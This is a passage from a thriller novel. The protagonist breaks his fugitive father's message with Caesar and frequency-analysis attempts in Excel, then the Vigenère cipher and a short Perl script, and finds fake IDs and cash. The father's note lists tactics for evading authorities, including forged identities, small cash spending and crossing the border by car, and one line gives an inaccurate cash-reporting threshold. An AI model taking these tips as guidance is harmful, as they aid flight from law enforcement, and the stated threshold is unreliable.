21	7700	77	M	

It was garbage in the sense that it didn't spell out any words. But every row spelled out a capital English letter. Every single row. And the first three letters spelled out "SON." It couldn't be a coincidence. He saved the worksheet as cipher.xls.


Robert knew it must be a message from his father. And of course it made sense that it was encrypted. Robert figured it must be some kind of simple pencil-and-paper algorithm, since it worked out to just plain letters. It was also all in capital letters, a convention for those kinds of ciphers, which his father habitually followed. It also looked far from random; the two W pairs looked promising. No spaces to separate words, though. That was common in several ciphers: word boundaries gave away too much information to someone trying to crack the code. Of course, computers obsoleted every algorithm from World War II and earlier, except for the one-time pad.

There was nothing to do but to try a few ciphers, and see if he could figure it out. The simplest being the shift cipher, sometimes called the Caesar Cipher. ROT13 was a flavor of that. Well, a quick check would be to just start adding letters in neighboring columns.

Robert wasn't an Excel wizard. Back in the DOS days, he used to have Lotus 123 nailed, but he wasn't doing end-user support anymore, so he had no reason to keep up on a lot of productivity app skills. Robert also didn't believe in doing things the "right" way for a one-off. So if he could punch in a number sequence by hand quicker than he could look up the function to fill it in, then he did it by hand. One-offs got done the quickest way possible.

He had to look up how to do absolute cell references instead of relative references. Easy enough, just put a "$" in front of the bit you want fixed. OK, after only a few columns, many of the rows wrapped past Z…


Looking for Caesar Ciphers, Part One



	A	B	C	D	E	F	G	H	I
1				1	2	3	4	5	6
2	8300	83	S	T	U	V	W	X	Y
3	7900	79	O	P	Q	R	S	T	U
4	7800	78	N	O	P	Q	R	S	T
5	7900	79	O	P	Q	R	S	T	U
6	8000	80	P	Q	R	S	T	U	V
7	8100	81	Q	R	S	T	U	V	W
8	7200	72	H	I	J	K	L	M	N
9	8700	87	W	X	Y	Z	[	\	]
10	8700	87	W	X	Y	Z	[	\	]
11	7200	72	H	I	J	K	L	M	N
12	6500	65	A	B	C	D	E	F	G
13	8500	85	U	V	W	X	Y	Z	[
14	7500	75	K	L	M	N	O	P	Q
15	6700	67	C	D	E	F	G	H	I
16	7200	72	H	I	J	K	L	M	N
17	8600	86	V	W	X	Y	Z	[	\
18	8700	87	W	X	Y	Z	[	\	]
19	8700	87	W	X	Y	Z	[	\	]

Robert looked up the modulus function, which, conveniently enough, was named *MOD*. He then came up with an ugly complicated formula that worked just fine for what he needed.

Looking for Caesar Ciphers, Part Two


Microsoft Excel - cipher.xls

File Edit View Insert Format Tools Data Window Help

AC2 = =CHAR((MOD((($B2+AC$1)-65), 26))+65)

	I	J	K	L	M	N	O	P	Q	R	S	
1	6	7	8	9	10	11	12	13	14	15	16	
2	Y	Z	A	B	C	D	E	F	G	H	I	J
3	U	V	W	X	Y	Z	A	B	C	D	E	F
4	T	U	V	W	X	Y	Z	A	B	C	D	E
5	U	V	W	X	Y	Z	A	B	C	D	E	F
6	V	W	X	Y	Z	A	B	C	D	E	F	G
7	W	X	Y	Z	A	B	C	D	E	F	G	H
8	N	O	P	Q	R	S	T	U	V	W	X	Y
9	C	D	E	F	G	H	I	J	K	L	M	N
10	C	D	E	F	G	H	I	J	K	L	M	N
11	N	O	P	Q	R	S	T	U	V	W	X	Y
12	G	H	I	J	K	L	M	N	O	P	Q	R
13	A	B	C	D	E	F	G	H	I	J	K	L
14	Q	R	S	T	U	V	W	X	Y	Z	A	B
15	I	J	K	L	M	N	O	P	Q	R	S	T
16	N	O	P	Q	R	S	T	U	V	W	X	Y
17	B	C	D	E	F	G	H	I	J	K	L	M
18	C	D	E	F	G	H	I	J	K	L	M	N
19	C	D	E	F	G	H	I	J	K	L	M	N
20	G	H	I	J	K	L	M	N	O	P	Q	R
21	N	O	P	Q	R	S	T	U	V	W	X	Y
22	S	T	U	V	W	X	Y	Z	A	B	C	D
23	V	W	X	Y	Z	A	B	C	D	E	F	G
24	D	E	F	G	H	I	J	K	L	M	N	O
25	P	Q	R	S	T	U	V	W	X	Y	Z	A


Well, it wasn't a shift cipher. If it had been, he would have seen something readable vertically in one of the columns. He checked them all. He knew he had the formula right because he even did one column too many, and saw the original characters should up in column AC.

It might be a monoalphabetic substitution cipher. That was similar to a shift cipher, in that you substitute one letter for another, but the substitute alphabet isn't in a particular order. A might be T, B might be F, and so on. That was the type that is typically in a newspaper puzzle, called a "Cryptogram" or similar. The ones in the newspaper have the word breaks in them, though, which is why many people can do them by hand like a crossword puzzle.

The real way to solve monoalphabetic substitution ciphers is with letter frequency analysis. That is, count how many times a letter shows up in the ciphertext, and try to match that up with the most common letters in the cipher's presumed language. For example, most people who watch *Wheel Of Fortune* on television would tell you that the most common letters in English are E, R, S, T, L, and N. Well, if you only get one vowel, anyway; vowels were in reality more common than some of those letters.

Robert saved a copy of his spreadsheet as cipher2.xls, and stripped it back to the first three columns. He then inserted a new column A, and put in just the row number, to keep the original sort order. He then sorted by letter, and manually tagged each count with the total number for that letter.

Frequency Analysis by Hand in Excel



	A	B	C	D	E
1	11	6500	65	A	3
2	19	6500	65	A	3
3	29	6500	65	A	3
4	14	6700	67	C	1
5	26	6800	68	D	2
6	35	6800	68	D	2
7	36	6900	69	E	5
8	38	6900	69	E	5
9	40	6900	69	E	5
10	41	6900	69	E	5
11	43	6900	69	E	5
12	27	7000	70	F	1
13	7	7200	72	H	7
14	10	7200	72	H	7
15	15	7200	72	H	7
16	20	7200	72	H	7
17	25	7200	72	H	7
18	28	7200	72	H	7
19	34	7200	72	H	7


There may have been an Excel function to do some kind of frequency analysis or eliminate duplicates, but Robert wouldn't have been able to find and use it faster than the 30 seconds it took to do by hand. He sorted by column E, secondary D. Now he had a list of the most common ciphertext letters. There were seven Hs, six Ws, five Es, three each of A and O, and then a bunch of 2s and 1s. He selected the whole spreadsheet and sorted column A in ascending order to get the original back.

He did a Google search for "english letter frequency," and got a good page as the first hit

```
http://deafandblind.com/word_frequency.htm
```

It showed the most frequent letters in English to be e, t, a, o, i, and n. Robert tried those for the top three letters.

Robert Tries to Break the Code



	A	B	C	D	E	F
1	1	8300	83	S	1	
2	2	7900	79	O	3	
3	3	7800	78	N	2	
4	4	7900	79	O	3	
5	5	8000	80	P	2	
6	6	8100	81	Q	2	
7	7	7200	72	H	7	E
8	8	8700	87	W	6	T
9	9	8700	87	W	6	T
10	10	7200	72	H	7	E
11	11	6500	65	A	3	
12	12	8500	85	U	2	
13	13	7500	75	K	1	
14	14	6700	67	C	1	
15	15	7200	72	H	7	E
16	16	8600	86	V	1	
17	17	8700	87	W	6	T
18	18	8700	87	W	6	T
19	19	6500	65	A	3	
20	20	7200	72	H	7	E
21	21	7700	77	M	1	
22	22	8000	80	P	2	

It started to look promising! There was a "ETTE" which could easily be a word ending, and at least one obvious place where he might find a "THE". He filled in "H" for "A". The next most common English letter is O, and coincidentally, the next most frequent unused cipher letters was also O.

Robert tried a number of combinations for the next half hour or so. He started over numerous times. It was incredibly frustrating to not have the word breaks. Also, 45 letters wasn't really very much for this kind of analysis. This would work much better if he had several hundred letters of ciphertext to work with.

Most of all, it was frustrating to have stumbled onto the message he'd hoped for, and not being able to decipher it! He printed up a couple of versions of his work, grabbed his coat, and headed for the door. Maybe he'd be able to think of something over dinner.

On his way out the door, Robert's cell phone rang, playing a sample of Motörhead's "Ace of Spades." The display said it was Jean, his girlfriend. "Hi Jean," Robert answered.

"Hey Rob, where are you taking me for dinner tonight?"

Robert panicked for a moment as he frantically tried to recall if they were supposed to have a date tonight. "Uh, were we supposed to be going out?"

"You don't know? No, we didn't have anything particular planned, I just miss you and I'd like to see you." Robert was relieved to not have been caught forgetting a date, but he found himself wishing he could be alone tonight.

"Okay, sure," Robert said, "You in the mood for Ruby's?"

"Sounds great! I'm closer, and it's getting late, so should I just meet you there?"

"Yeah, if you don't mind driving yourself, that'd be great."

"No problem," Jean said. She added, "Hey, maybe I'll pack a little overnight bag, in case you invite me to stay over tonight."

"Oh yeah? Well, we'll have to see about that, then. See you there in about 20 minutes?"

Robert slipped his phone back into his pants pocket. Maybe I'll have something to distract me tonight, he thought. If I'm going to be awake all night, I want to at least have a good reason.

"OK kids, this is called a Vigenère cipher. So far, the ciphers I've showed you depended on you and your friend knowing the pattern used to create the ciphertext. You have to use the same steps, called an algorithm, or maybe share the same letter map. The Vigenère cipher is different: it requires a key. Everyone can use the same algorithm, and they just have to change the key." Dad tapped his finger on the paper in front of the kids:

	a	b	c	d	e	f	g	h	I	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

"The pattern to the table is pretty obvious, so you can make one yourself anytime you like, with just a pencil and paper. I showed you some monoalphabetic ciphers. This one is a polyalphabetic cipher. See how each line is a separate alphabet? Each line is one of the Caesar ciphers. This is where the key comes in: the letter in the key shows you which one of the alphabets you'll be using for each letter of plaintext. Here, let me show you."

He wrote a phrase at the top of a fresh piece of paper:

```
fourscoreandsevenyearsago
```

"You usually write it without spaces, to eliminate an attacker knowing where the words are, which would make it much easier to guess at the plaintext. Also notice that we write the plaintext as lowercase, and we'll do the ciphertext in capitals, to make it easier to remember which step we're working on. You'll see." He took the paper with the cleartext back for a moment, and wrote on it again:

```
fourscoreandsevenyearsago
DAMASCUSDAMASCUSDAMASCUSD
```

"This is the simplest form of this cipher. You take the key, which is 'DAMASCUS' in this case, and repeat it to be the same length as the plaintext. We use capitals for the key, as well."

"What does Damascus mean?" Bobby asked.

"Well, it was a place, Arab, I think," Dad replied. "But I like it because of Damascus Steel. Supposedly, they had invented a way of making steel there that was stronger than any other kind. Very sharp and flexible, perfect for swords. It was made by using many layers and folds, all pounded together. That's how I think of an encrypted message. So I like to use the word 'Damascus.'" Dad tapped his pencil on the table. "So here's how you do it: take the 'f' and find it along the top. Then take the 'D' and find it on the left, and…"

Dad's two fingers slid along the axes until they both arrived at the "I," and he wrote down an "I" under the first column. He handed the pencil to Bobby while Jenny looked half-interestedly over his shoulder. Bobby repeated the process for each letter until he had the full ciphertext:

```
fourscoreandsevenyearsago
DAMASCUSDAMASCUSDAMASCUSD
IOGRKEIJHAZDKGPWQYQAJUUYR
```

"So you would just send the ciphertext to your friend, who knows the key is 'DAMASCUS,' and they can reverse the process. They write the key on the first line, repeated as much as necessary just like here, the ciphertext on the second line, and then they can use the table to decode it. So, you look up the 'D' on the left, scan the line to find the 'I', and you'll see it's in the 'f' column, so you write down 'f'. Easy, right? See, whenever one of the letters is an 'A' it will just be the other letter, a little shortcut."

The Restrooom

Robert "D" Knoll. The D stands for Damascus, Robert realized.

"Rob!" Jean hissed at him.

"What? I'm sorry, I was thinking about something," Robert mumbled.

"Not thinking about me, though. You totally didn't hear a word I said, did you?"

Robert glanced around the room; his eyes locked onto the "Restroom" sign. "I'm sorry, hang on a few minutes, Okay? I have to go to the bathroom; I'm not feeling so great all of a sudden."

Jean folded her arms over her chest, and followed Robert's journey to the bathroom with her head, a pout evident on her lips. Robert failed to look back and see it. He made his way to one of the stalls, and locked the door once he was inside. He pulled a handful of folded paper from his pocket, put the toilet lid down, and sat atop it. He felt all of his pockets, twice, looking for a pen, and came up empty.

He looked around a bit, then plunged his hand back into another pocket and pulled out his iPAQ. He powered it up and slid out the stylus. He clicked on "Notes". He slowly punched a couple of lines into the on-screen keyboard:

```
SONOPQHW
DAMASCUS
```

Robert hesitated, but not sure why he was waiting. Not sure of the quickest way to proceed. He replaced the ones with an "A":

```
SONOPQHW
DAMASCUS
 O O
```

He figured he'd have to fill in at least part of a table, so he started that.

```
A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
C D E F G H I J K L M N O P Q R S T U V W X Y Z A B
D E F G H I J K L M N O P Q R S T U V W X Y Z A B C
M N O P Q R S T U V W X Y Z A B C D E F G H I J K L
S T U V W X Y Z A B C D E F G H I J K L M N O P Q R
U V W X Y Z A B C D E F G H I J K L M N O P Q R S T
```

Then he started translating letters. "D"… over to "S"… that's "P." "M" with "N" gives "B." Soon, Robert ended up with:

```
SONOPQHW
DAMASCUS
POBOXONE
```

Robert felt the hair on the back of his neck stand on end. This was it! But it had taken him about 10 minutes to get this far on the clumsy, tiny interface of the Pocket PC. He needed to get home, in a hurry. He stuffed everything back into his pockets, and returned to his table.

"Are you OK?" Jean asked, with perhaps a little bit of sincerity in her voice.

"No, I'm not. I, uh, got sick in the bathroom. I'm really sorry! I think I'm in for a pretty lousy night; I need to get home as quick as I can."

Now Jean actually did look concerned. "Oh no! Did your dinner make you sick? Can I do anything, do you want me to come over and take care of you?"

"No! I mean, I really prefer to be by myself, I don't want you around when I'm, you know, being sick. That's really nice of you to offer, though. But here!" Robert didn't hardly stop to take a breath, or let Jean reply again, "If you don't mind, use this to pay for dinner and the tip. I really need to get going now!"

He pulled a hundred from his wallet, and slapped it down in front of Jean. The meal wouldn't even be fifty, but he knew how to distract Jean. He didn't expect to ever get back his change. Robert made more money than most people, and he often thought that Jean considered that his best feature. He made it out of the restaurant without any further argument.

Speeding home, Robert was writing Perl code in his head.

After about 5 minutes at his desktop, and several rounds of trial-and-error, Robert had his code:

```
@cipher = split //, "SONOPQHWWHAUKCHVWWAHMPXJHDFHATNQWHDEWEIEEOETU";
@key = split //,    "DAMASCUSDAMASCUSDAMASCUSDAMASCUSDAMASCUSDAMAS";
@matrix = split //, "ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZ";

for (@cipher)
{
  $plainletter =
    @matrix[((ord($_) - ord("A")) - (ord(@key[$index]) - ord("A")))];
  print $plainletter;
  $index++;
}
```

The whole time he was typing it, Robert thought that the Perl golfers would have laughed at him. It would have made a decent Perl golf round, actually… but Robert wasn't concerned with code brevity at the moment. He ran the code.

```
C:\finance>perl cipher.pl
POBOXONETHOUSANDTWOHUNDREDTHIRTYTHREECOMBOSTC
```

Robert typed right at the command prompt, afraid to let it scroll off-screen. He wanted to make sure he had it right.

```
C:\finance>PO Box 1233 COMBOSTC
```

It took him several minutes of double-checking his code and his transcription for the last several letters, looking for errors, before he realized that it was referring to a combination, "STC." There was a bank of PO Boxes at the UPS Store that had combination locks, using letter wheels.

The UPS Store didn't open until nine the next morning. Now Robert sort of regretted losing his distraction for the evening. That night he watched several action movies on TV before passing out around 2:00 AM.

The Address

After what happened last time, Robert wasn't entirely sure that he should be checking out the PO Box himself. Ultimately, whatever was in there was for him and no one else. Robert staked out the store for a bit from his car. He didn't see any federal agents, government cars, or anything of the sort. It didn't take long before he became impatient, and just walked in the front door. He headed straight for the PO Boxes, avoiding the service counter.

He found 1233, it was one of the larger boxes, and dialed in "STC." The door latch opened on the first try. Inside was a white cardboard box, with a shipping label. Robert grabbed it, closed the PO box after checking that's all there was, and headed for the door. Outside, he glanced about, perhaps expecting an ambush, but nothing happened. He slid into his car, threw the box in the passenger seat, and took off.

This time of the morning, he ought to be heading to work; ought to be there already, actually. But that wasn't going to happen quite yet. Robert had a box to

inspect. He decided on the back parking lot of the local supermarket, and pulled into a spot not far from the dumpster.

He looked at the label on the box. It was addressed simply to "Flir" at the PO Box. Presumably, it was some made up alias in case someone else found the box first. The return address showed some location in Arizona. Robert pulled out a pocketknife and carefully cut the tape along the top flaps. Inside was some packing paper… and another box. A brown cardboard box, also taped closed, no labels or anything. Robert removed this box, and cut the tape on that one, too. Robert found two canvas bundles, and an envelope.

He found an edge on one of the canvas bundles, and unwrapped it. Inside was a stack of passports and driver's licenses. He looked at a few, and all of them had his picture! It was the same picture on all of them, too. The picture was… he pulled out his wallet, and extracted his real drivers license. Yes, same picture. The same picture that was only about 6 months old, from when he got his license renewed. When his dad was already gone, out of contact. The IDs had all different names, different states, a couple of different countries for the passports. An international driver's license?

No, Robert thought, It looks like most of the passports have a matching drivers license. Several complete sets of fake IDs. Robert looked out the car windows again, to see if anyone was watching him. He figured he would be in quite a bit of trouble if he got caught with these.

He started to unwrap the other bundle, and his eyes went wide even though he had it only partway open. He had a huge bundle of cash in his hands. All US currency. Mostly bundles of 100 dollars bills, each with a band that said $10,000. There were nine of those… and a number of stacks of 20's as well. He was looking at 90-something thousand dollars. Now Robert was nearly panicked. He stuffed the cash and IDs back into the brown box, threw the envelope onto the passenger seat, and got out of the car. He popped the trunk, placed the brown box inside, and closed the trunk again. He retrieved the white box, the packing material, and the wrapping material. He dumped those in the supermarket dumpster. Still looking to see if anyone was watching, he got back in his car and took off.

He drove around for a while, paranoid that he was being followed. He pulled into the parking lot at work around 10:00. He turned off the car, and grabbed the envelope. It was unsealed, and he pulled out a tri-folded handful of letter paper. Two sheets. He glanced between them, not quite reading either. One was an address, the other a short note, signed "Dad."

He decided on the note.

```
Pick a set of ID, keep a backup. Hide the rest, or ship them to yourself
general delivery in some other city in case you need them later. Try not to
get caught with more than one identity. Don't spend more than a thousand in
cash at a time; it's too suspicious. Don't tell anyone you're leaving. Don't
make arrangements with work or friends. Don't pack. Buy what you need on the
way. Take a bus out of town. Don't fly. You can get a plane from another city
with the new ID. Cross the border to Mexico by car in Texas. Don't fly
across. You will learn more at the address with this note.
```

That was Dad barking orders.The other piece of paper contained an address in Mexico. It looked like it was an actual residential address, but Robert couldn't tell for certain.

Robert wasn't sure what to do. His father had just dumped a huge liability in his lap. How innocent did he look now, with close to $100,000 in cash and a stack of fake IDs? What would have happened if one of the feds had found this box before he did? How did his dad even know he would find it eventually? What if there was more than one? It didn't matter what kind of fake name was on the package, it was a box of cash and fake IDs, with his picture!

Could he destroy the IDs, and keep the cash? Play it off like he never heard from his father? Robert knew better than to go on a 100 grand spending spree. If he did keep the money, he knew he couldn't spend it very easily. Any transaction by the average citizen over $4999 supposedly set of a bunch of tax alarm bells somewhere. And how closely were Robert's finances being monitored, in his situation?

Damn. What if this was a plant by the feds to trap him? Just to see what he would do. What's the *right* thing to do? Robert guessed the law would demand that he turn the whole package over to the Secret Service guys, or one of the other agents he'd talked to.

But it was his father sending him the code, he was sure of that. Could the fed have beat him to it, and swapped out the box with this one? Robert didn't think so. He was pretty sure the letter was from dad, too. And if he was being set up, they wouldn't try to trap him in Mexico, would they?

And there was nothing that said that Robert had to play it dad's way, either. Robert could go on a vacation to Mexico if he wanted. Sure, if he were being monitored it might seem a little suspicious, but they couldn't stop him. He didn't have to take the money or fake IDs with him. Even if they stopped him, they wouldn't find anything.

But the problem was the paper trail. His father didn't want him to paint a bright white line pointing straight to where he was. If Robert Knoll, Jr. goes abroad, then the fed knows exactly where he is. However, if one of the identities from one of the passports in the trunk were to cross the border, how does that lead anyone to his father?

Robert wondered if these were real IDs pointing to actual people, or completely made up. Well, his father knew best how to deal with that, didn't he? He's had a lot

of practice recently, so he must know how to get the best fake IDs. He must also know the best way out of the country unnoticed, and he put that down on paper, didn't he?

A knock on his car window made Robert fling the papers across his dashboard. Robert turned in panic to look out the passenger window, and he saw Ben from his department waving at him, smiling. Ben yelled out "Hey!" and headed for the door, hiking his laptop bag strap up on his shoulder. Thanks Ben, Robert thought to himself. You owe me a new pair of shorts.

Robert started his car, and pulled out of the parking lot. Driving nowhere in particular, he tried to decide what to do. His every instinct was to go home and prepare things. Pack, collect equipment, put things in order… all the things that screamed "I'm leaving." He wanted to say goodbye to Jean. She couldn't know he was going in the first place.

Robert eventually turned onto the street that led up to his house. There was nothing that said he had to leave today. He could prepare slowly, so that no one knew he was going. Lost in thought, Robert almost automatically pulled into his driveway, when he saw that there was a black car in his driveway. After reflexively slowing, Robert tried his best to casually continue right on down the street. There was no one on his porch, which is where two agents would be standing if they had just arrived looking for him.

Robert turned the corner, and started to breathe again, until his cell phone rang. The call was coming from one of the outbound lines at work, but he couldn't tell who in particular from work it was.

"Hello?"

"Robert, it's Catherine." Great, his boss.

"Uh, hi Catherine. I'm sorry I'm not there yet, I'm running a bit late."

"Ben said he saw you in the parking lot. Why aren't you in the building?"

"Oh, sorry, I wasn't feeling well, I had to go home for a minute."

Robert thought he heard "what", and then muffled conversation before she came back on the line "I need you here by 11, do you understand? Come straight to my office for a meeting."

"Uh… sure. I can be there by 11:00. But what's this about?"

"I'll tell you when you get here." She hung up.

Great, Robert thought, I'm fired. He wasn't really surprised, with the problems he'd been having with the fed. He kind of expected it to happen any time. He wasn't really sure what had triggered it, though. He wasn't particularly late today. He had spend some time in the past contemplating where he would find another job.

Robert suddenly remembered that something was up at his house. On a hunch, he called his home phone, holding down the "1" on his cell until the speed-dial

kicked in. Someone picked up after one ring "Hello?" Robert pressed the "end" button. He stared at the screen on his cell, mentally verifying over and over that he had indeed dialed his home number.

His cell phone rang in his hand, playing the muffled opening notes of "Ace of Spades". Robert pressed his thumb into the battery clip on the back of the phone, separating the battery from the rest of the cell. His phone had a GPS unit, required by the E911 service legislation. He flung the two separate pieces into the passenger seat leg compartment.

Robert realized that he wasn't getting fired today. Well, maybe, if his boss could get to him before the feds. So much for casually packing. So much for subtle goodbyes. He turned his car in the direction of the freeway ramp out of town.

